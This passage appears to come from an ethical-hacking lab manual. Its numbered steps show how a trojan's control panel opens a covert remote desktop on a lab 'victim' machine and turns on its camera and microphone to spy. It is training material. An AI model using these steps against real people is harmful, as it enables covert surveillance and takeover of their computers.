
32. Close the **Manager** window.

33. Right-click on the victim name, and then select **Remote Desktop**.




34. This launches a remote desktop connection without the victim's awareness.
35. A **Remote Desktop** window appears; hover the mouse cursor to the top-center area of the window. A down arrow appears; click it.

    Note: It might take a while for the screen to appear.



36. A remote desktop control panel appears; check the **Mouse** option.




37. Now, you will be able to remotely interact with the victim machine using the mouse.

    Note: If you want to create any files or write any scripts on the victim machine, you need to check the **Keyboard** option.


38. On completing the task, close the **Remote Desktop** window.

    Note: If a Hacked pop-up appears, click Continue to close it.


39. In the same way, right-click on the victim name, and select **Remote Cam** and **Microphone** to spy on them and track voice conversations.




40. Switch to the **Windows Server 2022** virtual machine. Assume that you are a legitimate user and perform a few activities such as logging into any website or typing some text in text documents.



